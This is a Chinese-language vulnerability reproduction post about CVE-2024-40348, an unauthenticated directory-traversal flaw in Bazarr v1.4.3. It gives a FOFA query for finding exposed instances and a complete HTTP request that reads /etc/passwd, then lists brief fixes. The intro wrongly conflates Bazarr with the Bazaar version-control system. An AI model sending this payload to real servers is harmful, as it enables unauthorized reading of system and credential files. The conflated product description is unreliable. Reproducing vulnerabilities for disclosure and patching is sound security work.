【漏洞复现】Bazaar 任意文件读取漏洞(CVE-2024-40348)
·
免责声明
请勿使用本文中提到的技术进行非法测试或行为。使用本文中提供的信息或工具所造成的任何后果和损失由使用者自行承担,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
一、简介
Bazaar 是一个强大的分布式版本控制系统,旨在帮助开发者记录项目的历史变化并简化团队协作,适用于各种规模的开发团队和开源项目。而 Bazarr 则是与 Sonarr 和 Radarr 配套的应用程序,主要用于管理和下载电影或电视节目的字幕。
二、漏洞描述

Bazarr v1.4.3 版本存在一个严重的安全漏洞,该漏洞源于 static 接口未充分验证用户身份,允许未经身份验证的攻击者通过目录遍历攻击读取系统的敏感文件。攻击者可以利用该漏洞访问服务器上的关键文件,如 /etc/passwd 等敏感信息,造成潜在的安全风险。
三、fofa语法
title="Bazarr"
四、影响版本
Bazaar v1.4.3
五、漏洞复现
GET /api/swaggerui/static/../../../../../../../../../../../../../../../../etc/passwd HTTP/2
Host: IP
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Length: 2
批量检测(批量检测POC工具请在公众号知识星球获取):

六、修复建议
1、关闭互联网暴露面
2、设置访问权限
3、打补丁

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 12
 0
- 0


 已为社区贡献8条内容

所有评论(0)